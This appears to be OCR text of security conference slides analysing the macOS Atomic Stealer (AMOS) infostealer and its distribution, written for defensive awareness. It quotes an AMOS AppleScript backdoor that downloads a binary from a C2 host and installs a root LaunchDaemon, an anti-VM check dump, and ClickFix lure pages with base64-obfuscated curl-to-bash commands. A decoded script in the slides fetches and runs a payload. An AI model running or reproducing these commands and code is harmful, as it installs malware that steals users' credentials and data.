Following the Breadcrumbs: Unified Logs & FSEvents

Parallel Pulse@NanoSec 2025

$whoami



Jason Phang Vern - Onn

- ➔ Principal Cybersecurity Analyst @ Gen Digital
- ➔ Previously worked as SOC analyst in Maybank, Experian, threat hunter at WithSecure and CSIRT lead at MoneyLion.
- ➔ macOS malware hunter (AMOS, Cuckoo, Frigid @ WithSecure)



Robbin Ooi Zhen Heng

- ➔ Cybersecurity Analyst @ Gen Digital
- ➔ Occasional CTF player (a.k.a. warlocksmurf 🦞)
- ➔ Pretty much handles most of the DFIR and TI stuff at work


Why are we doing this?




- Lack of security awareness regarding macOS threats in Malaysia.
- **macOS remains a niche platform**, not all security analysts have the interest or expertise to investigate threats specific to macOS.
- People are too reliant on EDRs and Apple’s built-in security features
- Share cool forensics techniques!!!

Mac Malware - A Steep Climb

- macOS endpoints are unavoidable (especially in fintech industries).
- **400% increase in Mac threats** (2023 -> 2024) as reported by Red Canary.
- Moving beyond adware, PUPs, and Trojans - **Infostealers** now dominate the landscape.




Progression of macOS malware by Red Canary



Unique malware samples on 2023-2024 by Moonlock

Infostealers are more common than you think...


- **The Big 4:** Atomic, Banshee, Cuckoo, Poseidon
- Odyssey, Cthulhu, Koi, and many more…
- The winner? Atomic Stealer (aka AMOS)



Mac malware families % in 2024 by Jamf Security

What is AMOS?

- First spotted in April 2023, sold as **malware-as-a-service** in hacker forums and Telegram.
- Can be written in multiple programming languages like Python, Go, Swift, etc.
- Capable running on both Intel-based Macs and Apple Silicon (ARM) systems.
- Usually masquerading as legitimate software.



AMOS first advertised on Telegram (2023)

Distribution method 1: Installation via DMG

Download .dmg file

For macOS 15.0 and newer


Download dmg >= 15.0

For macOS older than 15.0


Download dmg <= 15.0

Installation via DMG

1. Install the .dmg file using the button above.
2. Open the .dmg installer and move the file from the left window to any convenient directory on your device.
3. Open a terminal and transfer the file you extracted in the last step into it.
4. Press the "Return" button, then enter your device password (if you don't have a password, leave the field blank).




Distribution method 2: Installation via Apple Terminal





How is AMOS constantly evolving?

- Old AMOS variants primarily focused on **data exfiltration**.
- Techniques were largely repetitive:-
  - distributed via DMG file
  - identical AppleScript functions
  - recurring filenames
  - reused C2 URL paths
  - etc.
- Only major difference would be payload encryption (in our case it was RC4).



C2 exfiltration via curl POST request


openvpn-connect
1 STEP
RIGHT CLICK
2 STEP
CLICK "OPEN"
openvpn-connect


DeepSeek
SETUP
OPEN TERMINAL, DRAG AND DROP TO INSTALL THE APP
DeepSeek
Terminal

- Recent AMOS samples introduced a **backdoor** for persistence and remote arbitrary command execution.
- Some even implemented additional anti-VM checks targeting ‘QEMU’, ‘VMware’, etc.

```
on installBot(profile, pwd, botUrl)
    try
        set listContent to "<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">
<plist version=\"1.0\">
<dict>
    <key>Label</key>
    <string>com.finder.helper</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>" & profile & "/.agent</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
</dict>
</plist>"
        set botPath to (quoted form of (profile & "/.helper"))
        do shell script "curl -o " & botPath & " https://" & botUrl & "/zxc/app"
        do shell script "chmod +x " & botPath
        set scriptContent to "while true; do
    osascript <<EOF
set loginContent to do shell script \"stat -f \\\"%Su\\\" /dev/console\"
if loginContent is not equal to \"\" and loginContent is not equal to \"root\"
    do shell script \"sudo -u \" & quoted form of loginContent & \" " & (quoted form of (profile & "/.helper")) & "\"
end if
EOF
    sleep 1
done"
        set scriptPath to profile & "/.agent"
        writeText(scriptContent, scriptPath)
        writeText(listContent, "/tmp/starter")
        do shell script "chmod +x " & quoted form of scriptPath
        do shell script "echo " & quoted form of pwd & " | sudo -S cp /tmp/starter /Library/LaunchDaemons/com.finder.helper.plist"
        do shell script "echo " & quoted form of pwd & " | sudo -S chown root:wheel /Library/LaunchDaemons/com.finder.helper.plist"
        do shell script "echo " & quoted form of pwd & " | sudo -S launchctl load /Library/LaunchDaemons/com.finder.helper.plist"
        --do shell script "nohup " & botPath & " >/dev/null 2>&1 &"
    end try
end installBot
```

New backdoor codes added to recent samples

```
libsystem_c.dylib`system:
->  0x7ff818348301 <+0>: pushq  %rbp
    0x7ff818348302 <+1>: movq   %rsp, %rbp
    0x7ff818348305 <+4>: pushq  %r15
    0x7ff818348307 <+6>: pushq  %r14
(lldb) p (char*)$rdi
(char *) 0x00007f78988047e0 "osascript -e '\nset memData to do shell script \"system_profiler SPMemoryDataType\"\nset hardwareData to
do shell script \"system_profiler SPHardwareDataType\"\n\nif memData contains \"QEMU\" or memData contains \"VMware\" or memData conta
ins \"KVM\" or hardwareData contains \"Z31FHXYQ0J\" or hardwareData contains \"C07T508TG1J2\" or hardwareData contains \"C02TM2ZBHX87\
" or hardwareData contains \"Chip: Unknown\" or hardwareData contains \"Intel Core 2\" then\n    set exitCode to 100\nelse\n    set ex
itCode to 0\nend if\n\ndo shell script \"exit \" & exitCode\n'"
(lldb)
```




1. QEMU
2. VMware
3. KVM
4. Z31FHXYQ0J
5. C07T508TG1J2
6. C02TM2ZBHX87
7. Chip: Unknown
8. Intel Core 2

- Threat actors have adapted **ClickFix** to distribute AMOS.
- Bypasses macOS’s built-in security features: **GateKeeper** + **XProtect**



Gatekeeper blocked AMOS from running


Download for macOS
Verified Publisher
Terminal installation
Advanced users can perform installation with a single terminal command.
/bin/bash -c "$(curl -fsSL $(echo aHR0cHM6Ly9ib25vdWQuY29tL2dldDMvaW5zdGFsbC5zaA== | base
Copy
Installation via Terminal command
1. Copy the installation command above.
2. Open the terminal on your device and paste the command, then press the "Return" button.
3. Enter your device password and confirm the installation.


~
rooi@ML-C02FR2VYMD6P ~ % echo "aHR0cHM6Ly9ib25vdWQuY29tL2dldDMvaW5zdGFsbC5zaA==" | base64 -d
https://bonoud.com/get3/install.sh%
rooi@ML-C02FR2VYMD6P ~ % curl https://bonoud.com/get3/install.sh
#!/bin/bash
curl -o /tmp/update https://bonoud.com/get3/update && xattr -c /tmp/update && chmod +x /tmp/update && /tmp/update
rooi@ML-C02FR2VYMD6P ~ %

Download for macOS

Verified Publisher


Terminal installation

Advanced users can perform installation with a single terminal command.

```
/bin/bash -c "$(curl -fsSL $(echo aHR0cHM6Ly9ib25vdWQuY29tL
```

Installation via Terminal command

1. Copy the installation command above.
2. Open the terminal on your device and paste the command, the
3. Enter your device password and confirm the installation.



macos — system_profiler ◂ update — 80×24

```
Last login: Mon Sep  8 01:55:34 on ttys000
macos@macoss-Mac ~ % /bin/bash -c "$(curl -fsSL $(echo aHR0cHM6Ly9ib25vdWQuY29tL
2dldDMvaW5zdGFsbC5zaA== | base64 -d))"
System Password: macos
```



Malware Samples

The table below shows all malware samples that are associated with this particulare tag (**max 400**).

Show 50 entries


Search:

Firstseen (UTC)	SHA256 hash	Tags	Signature	Reporter
2025-09-05 14:13:39	e52dd70113d1c6eb9a09...	AmosStealer infostealer machO macOS	AmosStealer	b0gdanw
2025-09-05 14:11:58	2a61643c3b42ead1846d...	AmosStealer dmg infostealer macOS	AmosStealer	b0gdanw
2025-08-23 07:49:23	ff82d43333ac79993d6f1f...	AmosStealer dmg infostealer macOS	AmosStealer	b0gdanw
2025-08-23 07:46:02	27dd03510188c3ed0473...	AmosStealer infostealer machO macOS	AmosStealer	b0gdanw
2025-08-17 17:54:36	4279541c73bca1379907...	AmosStealer infostealer machO macOS	AmosStealer	b0gdanw
2025-08-13 14:27:18	393acc8ef94ab8ba0abf7...	macOS mentalpositive	n/a	moonlock_lab
2025-08-13 14:25:27	37364c17e1bedbcf2d6fa...	machO macOS mentalpositive	n/a	moonlock_lab
2025-08-06 20:22:24	70516ef2aff829b0e5bb1...	get26 letrucvert-com macOS sh	n/a	aachum
2025-08-06 20:19:45	5acb844bcb2e3d8bbc27...	get7 letrucvert-com macOS sh	n/a	aachum
2025-08-06 20:16:59	5c093176cec7f7ec78686...	get6 letrucvert-com macOS sh	n/a	aachum
2025-08-06 20:14:03	6251ad27d4aca885ff303...	get5 letrucvert-com macOS sh	n/a	aachum
2025-08-06 20:05:12	a233127867efa0ce7242f...	get4 letrucvert-com macOS sh	n/a	aachum
2025-08-06 20:02:09	b21b6bd1ed5846f94831...	erikobi-com get macOS sh	n/a	aachum
2025-08-06 19:58:27	91ecce710f65d5c336dd2...	Get2 letrucvert-com macOS sh	n/a	aachum
2025-08-06 19:40:42	4d3129b8aa57241a2115...	get3 macOS phannarith-com sh	n/a	aachum
2025-07-20 23:33:05	231bdc30a6a638b7ecbe...	AmosStealer get9 goatramz-com macOS sh	AmosStealer	aachum
2025-07-20 23:32:09	730552ce9d8920c9ffc59...	get7 goatramz-com macOS sh	AmosStealer	aachum
2025-07-20 23:30:59	e55ccc0225483634ae383...	get6 goatramz-com macOS sh	AmosStealer	aachum
2025-07-20 23:29:56	0d46df5dd28d8f71b4ff4...	get5 goatramz-com macOS sh	AmosStealer	aachum
2025-07-20 23:28:45	3ecf98f90cb170475eef31...	AmosStealer get4 goatramz-com macOS sh	AmosStealer	aachum
2025-07-20 23:27:39	6e7980386bd19d8fb1ad...	Get2 goatramz-com macOS sh	AmosStealer	aachum
2025-07-20 23:26:29	2f63e6fa038b661fa6441...	get1 goatramz-com macOS sh	AmosStealer	aachum
2025-07-19 07:44:26	ddfe3bd14685967a31dc...	AmosStealer infostealer machO macOS	AmosStealer	b0gdanw
2025-07-13 05:38:03	7d635fe69c16690f57cb3...	AmosStealer infostealer machO macOS	AmosStealer	b0gdanw



MalwareBazaar macOS malware samples since 09/2025

APTs are joining the fun



✅ Step 1: Open Terminal

1. Press **Command + Space** to open **Spotlight Search**
2. Type **Terminal** and hit **Return**

You'll see a black Terminal window — don't worry, you don't need to be a tech expert!

✅ Step 2: Paste This Command

Copy the following line and **paste it into Terminal**, then press **Return**:

Terminal — Copy

```
/bin/bash -c "$(curl -fsSL $(echo aHR0cHM6Ly9pY2xvdWRzZXJ2ZXJzLmNvbS9nbS9pbnN0YWxsLnNo | base64 -d))"
```

You may be asked to enter your Mac login password.

⚠️ **Don't worry if nothing appears as you type — that's normal. Just type your password and press Return.**

What does this command do?

